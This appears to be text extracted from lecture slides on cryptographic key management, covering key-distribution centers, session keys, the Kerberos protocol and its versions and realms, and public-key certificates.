
Key Management

SYMMETRIC-KEY DISTRIBUTION




- Symmetric-key cryptography is more efficient than asymmetric-key cryptography for enciphering large messages. Symmetric-key cryptography, however, needs a shared secret key between two parties. The distribution of keys is another problem.


Key-Distribution Center: KDC



Flat Multiple KDCs.




Hierarchical Multiple KDCs



Session Keys



- A KDC creates a secret key for each member. This secret key can be used only between the member and the KDC, not between two members.
- A session symmetric key between two parties is used only once.
- A Simple Protocol Using a KDC



Key Distribution



- For two parties A and B, there are the following options:

- 1 • A key can be selected by A and physically delivered to B
- 2 • A third party can select the key and physically deliver it to A and B
- 3 • If A and B have previously and recently used a key, one party could transmit the new key to the other, using the old key to encrypt the new key
- 4 • If A and B each have an encrypted connection to a third party C, C could deliver a key on the encrypted links to A and B

Kerberos



- KDC and user authentication service developed at MIT
- Provides a centralized authentication server whose function is to authenticate users to servers and servers to users
- Several systems, including Windows 2000, use Kerberos.
- Relies exclusively on symmetric encryption, making no use of public-key encryption

Two versions are in use


- Version 4 implementations still exist, although this version is being phased out
- Version 5 corrects some of the security deficiencies of version 4 and has been issued as a proposed Internet Standard (RFC 4120)

Kerberos Servers



- Three servers are involved in the Kerberos protocol:
- Authentication Server (AS)
 - The authentication server (AS) is the KDC in the Kerberos protocol.
- Ticket-Granting Server (TGS)
 - The ticket-granting server (TGS) issues a ticket for the real server (Bob).
- Real Server
 - The real server (Bob) provides services for the user (Alice).

Kerberos servers



Kerberos Operation



- A client process (Alice) can access a process running on the real server (Bob) in six steps, as shown in Figure 15.8.
 1. Alice sends her request to the AS in plain text using her registered identity.
 2. The AS sends a message encrypted with Alice's permanent symmetric key, KA-AS. The message contains two items: a session key, KA-TGS, that is used by Alice to contact the TGS, and a ticket for the TGS that is encrypted with the TGS symmetric key, KAS-TGS. Alice does not know KA-AS, but when the message arrives, she types her symmetric password. The password and the appropriate algorithm together create KA-AS if the password is correct. The password is then immediately destroyed; it is not sent to the network and it does not stay in the terminal. It is used only for a moment to create KA-AS. The process now uses KA-AS to decrypt the message sent. KA-TGS and the ticket are extracted.
 3. Alice now sends three items to the TGS. The first is the ticket received from the AS. The second is the name of the real server (Bob), the third is a timestamp that is encrypted by KA-TGS. The timestamp prevents a replay by Eve.
 4. Now, the TGS sends two tickets, each containing the session key between Alice and Bob, KA-B. The ticket for Alice is encrypted with KA-TGS; the ticket for Bob is encrypted with Bob's key, KTGS-B. Note that Eve cannot extract KAB because Eve does not know KA-TGS or KTGS-B. She cannot replay step 3 because she cannot replace the timestamp with a new one (she does not know KA-TGS). Even if she is very quick and sends the step 3 message before the timestamp has expired, she still receives the same two tickets that she cannot decipher.
 5. Alice sends Bob's ticket with the timestamp encrypted by KA-B.
 6. Bob confirms the receipt by adding 1 to the timestamp. The message is encrypted with KA-B and sent to Alice.

Kerberos version 4 vs 5



- The minor differences between version 4 and version 5 are briefly listed below:
 1. Version 5 has a longer ticket lifetime.
 2. Version 5 allows tickets to be renewed.
 3. Version 5 can accept any symmetric-key algorithm.
 4. Version 5 uses a different protocol for describing data types.
 5. Version 5 has more overhead than version 4.

Overview of Kerberos




Figure 4.2 Overview of Kerberos

Kerberos Realms



- Kerberos realm
 - A set of managed nodes that share the same Kerberos database
 - Kerberos allows the global distribution of ASs and TGSs, with each system called a realm. A user may get a ticket for a local server or a remote server.
 - The Kerberos database resides on the Kerberos master computer system, which should be kept in a physically secure room
 - A read-only copy of the Kerberos database might also reside on other Kerberos computer systems
 - All changes to the database must be made on the master computer system
 - Changing or accessing the contents of a Kerberos database requires the Kerberos master password

A Kerberos environment consists of:

A Kerberos server

A number of clients

A number of application servers

Key distribution using asymmetric encryption



- One of the major roles of public-key encryption is to address the problem of key distribution
- There are two distinct aspects to the use of public-key encryption in this regard:
 - The distribution of public keys
 - The use of public-key encryption to distribute secret keys

Public-key certificate



- Public-key certificate
 - Consists of a public key plus a user ID of the key owner, with the whole block signed by a trusted third party
 - Typically, the third party is a certificate authority (CA) that is trusted by the user community, such as a government agency or a financial institution
 - A user can present his or her public key to the authority in a secure manner and obtain a certificate
 - The user can then publish the certificate
 - Anyone needing this user's public key can obtain the certificate and verify that it is valid by way of the attached trusted signature

Generation of a public-key certificate

